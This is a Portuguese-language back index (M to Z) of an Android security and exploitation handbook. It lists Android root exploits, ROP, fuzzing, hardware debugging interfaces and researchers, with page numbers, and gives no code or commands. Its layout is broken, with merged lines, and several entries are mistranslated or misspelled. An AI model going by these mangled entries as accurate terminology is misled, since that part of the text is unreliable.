- Moulu, Andre, 90-91
- Müller, Michael, 173
- Mulliner, Collin, 246, 380 Gadget composto multifuncional, 172 Serviço de mensagens multimídia (MMS), 142, 371
- Filtro de solicitação de bloco de MultiMediaCard (MMC), 71
- fuzzing de mutação, 247-248
- técnicas de mutação (dumb-fuzzing), 179-180
- ## N
- Flash NAND, 15
- Layout da partição da memória flash NAND, 58
- Bloqueios NAND, 14, 70-71
- ferramentas nativas do Android, 491-492 depuração de código nativo
- com a AOSP, 227-233
 - com o Eclipse, 226-227
 - automação crescente, 233-235
 - com NDK, 222-226
 - com dispositivos não AOSP, 241-243
 - visão geral do, 221
 - com símbolos, 235-241
- código nativo, espaço do usuário.
- Consulte* código nativo no espaço do usuário
- Protocolo NAT-PMP, 141
- NDK (Kit de desenvolvimento nativo do Android)
- desenvolvimento de código nativo no espaço do usuário com, 10
 - depuração de código nativo com, 222-226 revisão 4b, 398
- Mensagens Netlink, 352
- Soquetes NETLINK, 275

- comando `netstat`, 141
 Tradução de endereços de rede (NAT), 137
 recursos de rede, 55
 conceitos, 134-139
 serviços de rede expostos, 140-141
 camada de rede (modelo OSI), 136
 caminhos de rede, 135
 ataques on-path, 138-139
 Modelo OSI (Open Systems Interconnection), 135-136
 relações fisicamente adjacentes, 137
 pilhas (kernel do Linux), 139-140
 Dispositivos Nexus (Google), 4-5, 162
 Imagens de fábrica do Nexus, extração
 núcleo de, 311-312
 Tecnologia NFC (Near Field Communication) (superfícies de ataque), 159- 161
 Scanner de porta do Nmap, 141
 bibliotecas não específicas do fornecedor, 42
 Memória de acesso aleatório não volátil (NVRAM), 70
 fuzzing de intenção nula, 187-188
 ferramenta nvflash (NVIDIA), 489
 NVIDIA
 repositórios de código aberto, 504
 modo de recuperação proprietário, 489
- O**
 Oberheide, Jon, 77, 152, 154, 358
 Ferramenta ODIN (Samsung), 333-334, 488
 OEMs
 dispositivos, kernels personalizados para, 326-329
 dispositivos, partições de inicialização intermitentes de, 333-336
 obtenção de código-fonte para, 319-320
 repositórios de código-fonte aberto, 506-508
 firmware de estoque (kernels), 312-313
 Oldani, Massimiliano, 348
 Oliva, Paul, 220
 depuração no dispositivo, 244-245
 One Laptop Per Child (OLPC) XO tablet, 504
- Interface serial de um fio (1-Wire), 428-431
 ataques on-path (rede), 138-139
 método `onReceive`, 101-102, 114
 cabo On-the-Go (OTG), 198
 Oops crash dumps, 338-343
 Opaque Binary Blobs (OBBs), 47
 Open Handset Alliance (OHA), 2
 Aplicativos multimídia abertos Plataforma (OMAP), 344
 Software Open On-Chip Debugger (OpenOCD), 497
 componentes de código aberto (Android), 7
 Comunicações móveis de código aberto (Osmocom), 156-157
 repositórios de código aberto
 equipes de firmware
 personalizado, 509
 Google, 501-502
 índices do código-fonte do AOSP, 510
 fontes individuais, 510
 Projeto Linaro, 510
 OEMs, 506-508
 visão geral, 501
 Projeto Replicant, 510
 Fabricantes de SoC, 502-506
 fontes a montante, 508-509
 chamada de sistema `opendir`, 162
 abertura vs. segurança (Android), 21-22
 OpenOCD (Open On Chip Debugger), 439-442
 Código de operação OpenSession, 202
 Arquivos DEX otimizados (ODEX), 40-41
 Ormandy, Tavis, 73
 Ortega, Alfredo, 245
 Osborn, Kyle, 173, 413
 Modelo OSI (Open Systems Interconnection) (rede), 135-136
 Atualizações OTA (over-the-air), 63
 Concessão excessiva de permissões, 85
- P**
 Configurações de pacote em pacote (PoP), 458-459
`packages.xml`, 31
 Técnica PAGEEXEC, 396

- emparelhamento de dispositivos
Android, 157 Paranoid Networking
(kernel do Linux),
55
Paris, Eric, 409
reloj parcial, 404
layouts de partição (enraizamento), 58-
60 senhas
carregadores de inicialização, 480
chip, 480
caminhos, rede, 135
PDU (unidade de dados de protocolo), 377,
389
Percoco, Nicholas, 152
Perla, Enrico, 348
raízes permanentes, 70-71
permissões
Android, 30-34
aplicativo, 27, 84-86
READ_LOGS, 88
Sistema de arquivos UNIX, 32-34
raízes suaves persistentes, 71-73
Chave de desbloqueio pessoal (PUK)
(cartões SIM), 142
chamada de sistema de personalidade
(Linux), 416
Soquete PF_NETLINK, 165
Domínio de soquete PF_UNIX, 164-165
Componente de aplicativos telefônicos
(RIL),
371
entrega de SMS pelo telefone, 382
superfícies de ataque a aplicativos
da web PHP, 132
ataques de adjacência física, 154-161
superfícies de ataque físico
dispositivos de desmontagem, 169
diversos, 173-174
visão geral, 168-169
Interfaces USB com fio, 169-173
camada física (modelo OSI), 135
relações fisicamente adjacentes
(redes), 137
Pie, Pinkie, 190
ponteiros de pilha pivotantes (estudo de
caso do vinculador do Android),
301-303
chaves de plataforma, 35
driver personalizado de pmem (kernel),
53
restrições de ponteiro e registro (kernel),
409-410
Aplicativo Polaris Office, 147
Instruções pop/push (Thumb), 297
Executáveis independentes de posição
(PIE), 416-417
Funções POSIX, 29
usuários avançados, 14
aplicativos pré-instalados, 34-35
camada de apresentação (modelo OSI),
136 técnica de redução de privilégios,
56 função proc_register, 364
técnica de isolamento de processos, 56
processUnLockMsg, 105
fase de criação de perfil (aplicativo de segurança
móvel),
91-93
código do prólogo, 264
propriedades, superfície de
ataque, 133 Serviço de
propriedade, 44-45
Projeto ProPolice, 401
atributo protectionLevel
(assinatura), 36
Transporte ProtoBufs (Google), 152-153
Buffers de protocolo (protobufs), 136
comando ps, 173
exploit do psneuter, 76
ptrace, 246
divulgações públicas (Android), 22-23
explorações públicas
Exploração do GingerBreak, 275-279
exploit do mempodroid, 283-284
visão geral, 275
Exploração do zergRush, 279-283
criptografia de chave pública, 35
resistores pull-up, 465
experiência pura do Google (dispositivos
Nexus), 5
instruções push/pop (Thumb), 297
PyUSB (Python), 201-202

Q

- variável local qlimit, 281
Qualcomm, 505

- Códigos de resposta rápida
(QR)/comandos de voz, 161
- R**
- Estrutura Radare2, 495
- partição de rádio (memória flash NAND), 59
- Exploração do RageAgainstTheCage (daemon do ADB), 75
- função `rand_num`, 192
- Permissão READ_LOGS, 88
- regiões de memória somente leitura (kernel), 410-411
- Atenuação de realocações somente de leitura, 403-404
- imagens de recuperação, estoque/personalizadas, 63-65
- partições de recuperação, 58, 314, 329-330
- arquivo `recovery.img`, 315 referências e recursos por capítulo, 511-522
- geral, 522
- método `registerReceiver`, 37
- Reiter, Andrew, 84
- superfícies de ataque remoto
- superfícies de ataque do lado do cliente, 143-148
- serviços de rede expostos, 140-141
- Infraestrutura do Google. Consulte Infraestrutura do Google (superfícies de ataque)
- tecnologias móveis, 142
 - conceitos de rede, 134-139
 - pilhas de rede, 139-140
 - visão geral, 134
- depuração remota, 211-212
- Alocador RenderArena (heap exploração), 273-275
- Classe RenderObject, 287-289
- RenderTree, 273
- Projeto Replicant, 510
- ferramenta repo (AOSP), 501-502
- técnica ret2libc, 294
- Ridley, Stephen A., 447
- Pilha de telefonia Android RIL (Radio Interface Layer), 370-372
- arquitetura, 368-369
- interação com o modem. Consulte visão geral dos modems, 45-46, 367-368
- Daemon RIL (rild), 372-374
- arquitetura de smartphone, 369-370
- SMS (Short Message Service). Veja API do fornecedor-ril de SMS (serviço de mensagens curtas), 374-375
- Rivest, Ron, 413
- Controle de acesso baseado em função (RBAC), 407
- ROMs, personalizadas, 13-14
- histórico de ataques de acesso root
- Condição de corrida do comando `adb restore`, 80
- Exploração do Explloid (daemon udev), 74
- Exploração do exynos-abuse (Exynos 4 processador), 80-81
- ataques de permissão de arquivo, 79
- exploração do GingerBreak (daemon vold), 76-77
- Exploração KillingInTheNameOf (subsistema ashmem), 76
- exploit levitator (driver PowerVR), 77
- exploits lit/diaggetroot (Diag), 81
- exploit mempodroid (kernel Linux), 78-79
- visão geral do, 73
- exploit RageAgainstTheCage (ADB daemon), 75
- ataques relacionados a links simbólicos, 79
- Utilitário Volez (imagens de recuperação), 74
- Bug Wunderbar/asroot (Linux kernel), 73-74
- exploit zergRush (libsysutils), 78
- implementação do Zysploit (Zygote processo), 75-76
- análise de causa raiz
- análise de falhas do WebKit, 250-260
- depuração de heap do Android, 248-249
- comparação/minimização de entradas, 247-248
- pontos de parada interdependentes, 250

- visão geral, 246-247
 pontos de controle, 250
Aplicativo RootAdb, 220
dispositivos de root
 processo de inicialização, 60-62
 obtenção de acesso root em sistemas inicializados, 69
 carregadores de inicialização
 bloqueados/desbloqueados, 62-65
 bloqueios NAND, 70-71
 visão geral, 57-58
 layouts de partição, 58-60
 raízes permanentes, 70-71
 raízes suaves persistentes, 71-73
 histórico de ataques de acesso root.
Veja o histórico de ataques de acesso à raiz
 fazendo o root com carregadores de inicialização bloqueados, 68-73
 fazendo o root com carregadores de inicialização desbloqueados, 65-68
 raízes temporárias, 70-71
ROP (Programação Orientada a Retorno), 291-294
 Vinculador do Android 4.0.1 (estudo de caso). *Consulte o estudo de caso do vinculador do Android 4.0.1 (ROP) histórico e motivação*, 291-294
ROP no ARM
 Chamadas de subrotina ARM, 295-297 noções básicas, 294-295
 combinação de gadgets em cadeias, 297-299
 identificação de possíveis dispositivos, 299-300
 Rosenberg, Dan, 79, 81, 356, 409
 Rosenfeld, Kurt, 480
 Rowley, Robert, 173, 413
Ferramenta RSD Lite (Motorola), 490 Rubin, Andy, 2
 utilidade `ruuveal` (HYC), 490
- S**
- biblioteca `safe_iop`, 395-396, 422
Projeto SAFEDROID, 421
- Analisador Lógico Saleae, 445-449, 497
Samsung
 dispositivos, piscando, 488
 Galaxy Nexus, 59
 Galaxy S III, 336
 repositórios de código aberto, 505-506, 508
 firmware padrão (kernels), 313
sandboxing
 Área restrita do Android, 27-30
 Fundamentos, 404-405
 implementação futura de, 420
analisador XML SAX, 39
Utilitário `sbf_flash` (Motorola), 490
Ferramenta SBF-ReCalc (Motorola), 490-491 Ferramenta de manipulação de pacotes Scapy, 200 Cartões SD, 33-34, 471
Grupo `sdcard_rw`, 28
 módulo de kernel carregável do sealime, 71 Sears, Nick, 2
Classe SecureRandom, 413
segurança
 vs. abertura (Android), 21-22
 aplicativo. *Consulte segurança de aplicativos*
 Anúncios de segurança do Google, 22-23
 pesquisadores, 15
 daemon RIL e, 374
Estado da segurança na economia de aplicativos:
Aplicativos móveis sob ataque, 150
 atualizações, 19-20
Por que Eve e Mallory adoram o Android: Uma análise do Android SSL (In) Segurança, 146
limites de segurança/aplicação
 Permissões do Android, 30-34
 Caixa de areia do Android, 27-30
 visão geral, 27
 Segerdahl, Olle, 199-200
Depurador J-Link da Segger, 438-439
SELinux, 408
 Interface de usuário Sense e Touchwiz, 12 Solicitação de carregamento de serviço (SL), 142

- Serviços, Android, 38
 Serviços, não seguros (pontos de extremidade IPC), 89-90
 camada de sessão (modelo OSI), 136
 programa `setarch`, 416
 editor de propriedades do sistema
`setpropex`, 491
 Shamir, Adi, 413
 memória compartilhada (superfícies de ataque), 167
 atributo `sharedUserId`
`(AndroidManifest.xml)`, 35
 recurso de sideload (Android 4.1), 67
 Sinal `SIGPIPE`, 210
 Dispositivos sem bloqueio de SIM, 4
 Sistema de logon único (SSO) (Google), 148
 Cliente SIP (estudo de caso)
 descoberta de URIs de provedor de conteúdo, 121-122
 Estrutura de teste de segurança
 Drozer, 121
 injeção, 124-127
 visão geral, 120
 snarfing, 122-125
 Pacote Skip Operation, 203
 Cliente Skype para Android, 87-88
 Alocadores SLAB/SLUB, 349-350
 Montador Smali, 493
 Formato Smali, 94
 fuzzing inteligente, 180
 arquitetura de smartphone, 369-370
Esmagando a pilha para diversão e lucro, 265
 SMS (Serviço de mensagens curtas)
 fuzzing SMS no Android, 382-390
Injetando mensagens SMS em dispositivos inteligentes, 382-390
`Telefones para análise de vulnerabilidade`, 380
 formato de mensagem, 376-379
 visão geral, 375-376
 entrega de SMS do lado do telefone, 382
 Unidade de dados de protocolo (PDU), 101
 Unidades de dados de protocolo (PDUs), 118-119
 envio/recebimento de mensagens, 376
`SmsReceiverService`, 38
 usando como vetor de ataque, 142
 SMSC (Centro de Serviço de Mensagens Curtas), 376
 snarfing (cliente SIP), 122-124
 sniffing
`I2C/SPI/UART`, 464-465
 USB, 460-462
 Fabricantes de SoC, 502-506 bug
`sock_diag` (estudo de caso), 352-356
 soquetes (superfícies de ataque), 164-166
 método soft root, 69
 raízes suaves, persistentes, 71-73
 pontos de interrupção de software, 250
 recurso de bloqueio S-ON, 412
 Sony
 repositórios de código aberto da divisão móvel, 508
 firmware de estoque (kernels), 313
 código-fonte, fortificando, 405-407
 depuração em nível de fonte (símbolos), 240-241
 especificações de componentes de hardware, 456-457
 Speers, Ryan M., 462
 Spengler, Brad, 74, 408, 421
 Memória EEPROM SPI (Serial Peripheral Interface), 470
 localização de pinagens, 451-452
 noções básicas de interface serial, 428-431
 sniffing, 464-465
 partição de splash (memória flash NAND), 58
 ataques de spoofing, 138
 Injeção de SQL, 126
 Mecanismo de banco de dados SQLite, 491-492
 Biblioteca SQLite, 42
 pilhas
 rede (kernel do Linux), 139-140
Esmagando a pilha para diversão e lucro, 265

- estouro de buffer de pilha
(corrupção de memória), 264-267
- proteções de pilha, 400-401, 418
- Proteção do StackGuard, 400-401
- Stack-Smashing-Protector (SSP), 401
- participantes, Android
- transportadoras, 12
 - desenvolvedores, 13-14
 - Google, 8-10
 - fornecedores de hardware, 10-12
 - visão geral, 7-8
 - usuários, 14-15
- chamada de sistema `stat`, 162
- Estado da segurança na economia de aplicativos:*
- Aplicativos móveis sob ataque*, 150
- declarações, depuração, 243-244
- fase de análise estática (aplicativo de segurança móvel), 93-109
- ferramentas de análise estática, 493-496
- firmware de estoque, extração de kernels, 311-313
- imagens de recuperação de estoque, 63-65
- ROMs de estoque, 313
- armazenamento de dados, 87-88
- utilitário `strace` (depuração no dispositivo), 244, 492
- função `strcpy`, 405
- `su` binário, 65, 67
- chamadas de subrotina (ROP em ARM), 295-297
- Cartões SIM (Subscriber Identity Module, módulo de identidade do assinante), 137
- Dispositivo SuperMUTT, 463
- SuperPro (Zeltek), 472-473, 498
- Proteção de acesso ao modo supervisor (SMAP), 421
- Proteção de execução do modo de supervisor (SMEP), 421
- propriedades de superfície (ataques), 133
- superfícies, ataque. *Veja* superfícies de ataque (Android)
- ataques simbólicos relacionados a links, 79
- símbolos depuração de binários ARM com, 206-207
- depuração de código nativo com, 235-241
- técnica da seringa (Goodspeed), 457
- sysctls (parâmetros do kernel), 417
- arquitetura do sistema, Android. *Veja* Android
- buffer do sistema (registrar), 54
- chamadas do sistema (superfícies de ataque), 163
- registros do sistema, 208-209
- partição do sistema (memória flash NAND), 58
- processo `system_server`, 41
- Fabricantes de SoC (System-on-Chip), 11

T

- ponteiros de tabela, função virtual (`vftable`), 272
- chave de `tagcode`, 108-109, 117
- alvos (fuzzing)
- noções básicas de identificação, 179
 - identificação (receptores de transmissão), 183-184
- modos selecionados (superfícies de ataque SB), 198-199
- tecnologias selecionadas (Chrome para Android), 188-190
- T-bits, 296
- Previsão de número de sequência TCP, 140
- pilha de telefonia, Android. *Consulte* Android
- pilha de telefonia
- raízes temporárias, 70-71
- pontos de teste (PCBs), 456
- Texas Instruments (TI), 504-505
- ecossistemas de aplicativos de terceiros (ataque superfícies), 149-151
- modificações de terceiros (superfícies de ataque), 174
- Modo de execução Thumb (ARM), 296-297, 299-300
- Campo Carimbo de data/hora (SMS), 378
- Tinnes, Julien, 73
- T-Mobile G2, 71
- arquivos tombstone, 209-211
- implementação do TOMOYO, 408

- seleção de cadeia de ferramentas (depuração), 207-208
- Software do Data Center Total Phase, 460-462
- Campo TP-PID (SMS), 377
- camada de transporte (modelo OSI), 136
- Ferramenta TriangleAway, 333
- Recurso de matrizes digitadas (Chrome para Android), 189-192
- U**
- Interfaces seriais UARTs (Universal Asynchronous Receiver/Transmitter) noções básicas, 424-428 conexão com o cliente, 455 localização de pinagens UART, 447-451 farejamento, 464-465
- U-Boot, 468-469, 480
- UDH (Cabeçalho de dados do usuário), 377-379
- funcionalidade `umask`, 412 comportamento indefinido, 247 permissões de subconcessão, 85
- Entendendo o kernel do Linux*, 339
- linhas de endereço não expostas, 481
- Programadores de flash universal, 472
- Periférico de rádio de software universal (USRP), 156
- Soquetes de domínio UNIX, 275
- Permissões do sistema de arquivos UNIX, 32-34
- Explorações do Unlimited.io, 70-71
- técnica de desvinculação, 394
- desbloqueio de portais, 63
- carregadores de inicialização desbloqueados/bloqueados, 62-68
- utilitário `unruu` (HTC), 490
- Unstructured Supplementary Service (USSD), 142
- problemas de atualização, 18-21
- pacotes de atualização, 64
- Protocolo UPnP, 141
- fontes do repositório upstream, 508-509
- USB interfaces, 459-463
- USB Completo: O Guia do Desenvolvedor*, 459
- interfaces com fio (superfícies de ataque), 169-173
- cenários use-after-free (exploração de heap), 268-269
- Cabeçalho de dados do usuário (UDH) (SMS), 378-379
- partição de dados do usuário (memória flash NAND), 58
- compilações de depuração do usuário, 217
- aplicativos instalados pelo usuário, 34-35
- usuários, Android, 14-15
- componentes do espaço do usuário (RIL), 371
- código nativo do espaço do usuário
- serviços essenciais. Consulte bibliotecas de serviços essenciais, 41-42
- software no espaço do usuário
- explorando o navegador Android. *Veja Explorações de corrupção de memória do navegador Android. Veja*
- exploits de corrupção de memória
- exploits públicos. Consulte explorações públicas
- V**
- ferramenta valgrind, 181
- vetores, ataque, 130-131
- fornecedores
- equilíbrio entre segurança e abertura, 21-22
- API do fornecedor-ril, 372, 374-375, 380-381
- bibliotecas específicas do fornecedor, 42
- Recurso Verificar aplicativos (Google), 150-151
- versões, Android
- taxa de adoção, 6
- retrotransporte, 20
- história do, 2-4
- abertura do, 7
- versões, kernel, 348-349
- funções virtuais, 271-273
- Redes privadas virtuais (VPNs), 137
- daemon `vold`, 275
- Utilitário Volez (imagens de recuperação), 74
- Daemon de volume (`vold`), 47
- Daemon do gerenciador de volume, 78
- Classe de despachante `VolumeManager`, 276
- Arquitetura Von Neumann, 396

análise de vulnerabilidade que determina as causas principais.
Veja raiz
análise de causas
avaliação da capacidade de exploração, 260-261
visão geral, 246

W

Walker, Scott, 71, 76
watchpoints (pontos de interrupção), 250 ataques de watering hole, 144 WebKit
análise de acidentes, 250-260
biblioteca, 42, 236
Alocador RenderArena, 273-275
alocador específico (RenderArena), 273
exemplo de chamada de função virtual, 272-
273
mecanismo do navegador da Web, 21
aplicativos móveis com tecnologia da Web (superfícies de ataque), 145-146
sites para download
Ferramenta Android Debug Bridge (ADB), 63
Kit de ferramentas de instrumentação binária dinâmica do Android (adbi), 246
apktool, 94
Manual de referência técnica do ARM9TDMI™, 292
portal de desbloqueio do carregador de inicialização, 66
ferramentas de desbloqueio do carregador de inicialização, 70
catálogo de ferramentas, 485-499
Chainfire SuperSU, 66
Documento de definição de compatibilidade (CDD), 18
atualizações do painel de controle, 5
exploit de diaggetroot, 81
exploit exynos-abuse, 80
utilitário de cliente fastboot, 61 ferramenta MTP de fuzzing, 199

exploit do gfree, 71
Exploração do GingerBreak, 76
Código-fonte do Injectord, 380
Esquemas/firmware do JTAGulator, 453-454
Exploração de matar em nome de, 76
Exploração do levitador, 77
Ferramenta LGExtract, 313
biblioteca para criar mensagens SMS, 383
exploit do mempodroid, 79
MIPS Technologies, 11
repositórios de código aberto, 501-510 patch para definir pontos de interrupção, 224 exploit do psneuter, 76
Aplicativo RootAdb, 220
Ferramenta TriangleAway, 333
Explorações do Unlimited.io, 70
Exploração do zergRush, 78
sites para obter mais informações
Padrão 3GPP SMS, 376
comando adb, 47
Nomes de código/etiquetas/números de compilação do Android, 2
Definições de compatibilidade com o Android, 63
Participação de mercado do Android, 5 Android na arquitetura Intel (Android-IA), 10
Problemas de segurança do Android, 22 AOSP, inicializando, 215 Licença de software Apache, 7 ARM, 11 Subsistema Bluetooth no Android, 158 compatibilidade do navegador, 189 Projeto Common Weakness Enumeration (CWE), 246 Documentação do Dalvik, 41 Debootstrap, 245 repositórios específicos de dispositivos, 317

- Facedancer 21 unidades, 463
 imagens de fábrica para dispositivos Nexus, 311
 Achados do Google ClientLogin, 86
 Conjunto de comandos GSM AT, 375
Um monte de problemas: Quebrando o alocador de SLOB do kernel do Linux, 350
 arquivo heaptut.txt, 394
 Desenvolvedor Android da Intel, 10
 Java Debug Wire Protocol (JDWP), 212
 jigs para dispositivos Android, 455
 Recursos do Linux, 29
 Documentação do kernel do Linux, 410 Rastreador de bugs do Mozilla, 89
 binários nativos do GDB para Android, 245 Cabo do Nexus 4, 455
 NFC no Android, 159
 Membros da OHA, 2
 pesquisa de mapeamento de permissões, 85 Projeto Replicante, 375
 sandbox seccomp-bpf no Android, 420
 testes de segurança (CT), 18
 serviços on-line de SMS, 386 padrão de SMS, 379
 Exploração do empório Wunderbar, 74 Mecanismo de navegador WebView, 146-147 Weimer, Florian, 395
 Weinmann, Ralph Phillip, 480
 programação de máquinas estranhas, 264 White, Chris, 2
Por que Eve e Mallory adoram o Android: Uma análise da (in)segurança SSL do Android, 146
 Wicherski, George, 160, 246, 400
 redes de área ampla (WANs), 137
 redes WiFi (superfícies de ataque), 158-159
 Acesso protegido por Wi-Fi (WPA), 158
 Classe WiFiManager, 84
 Wired Equivalent Privacy (WEP), 158
 Wireless Application Protocol (WAP), 142
 processadores de banda base de comunicações sem fio (ataques), 156-157
 Bluetooth, 157-158
 Google Glass, 161
 GPS, 155-156
 Tecnologia de comunicação NFC, 159-161
 visão geral, 154-155
 Redes WiFi, 158-159
 Wise, Joshua, 76
 primitivas write-four, 278 Bug Wunderbar/asroot (kernel do Linux), 73-74
- X**
 Dispositivos Xeltek, 472-473
 Mitigação de exploração XN, 292 Xperia Firmware, 313
 Estrutura Xposed, 492-493
- Y**
Mais uma técnica de exploração de free(), 271
- Z**
 exploit zergRush, 78, 279-283, 418
 proteção de página zero (kernel), 410 arquivo binário zImage, 310
 Exploração de Zimperlich (processo Zygote), 75-76
 Processo Zygote, 41, 87, 419
 Implementação do Zysploit (Zygote processo), 75-76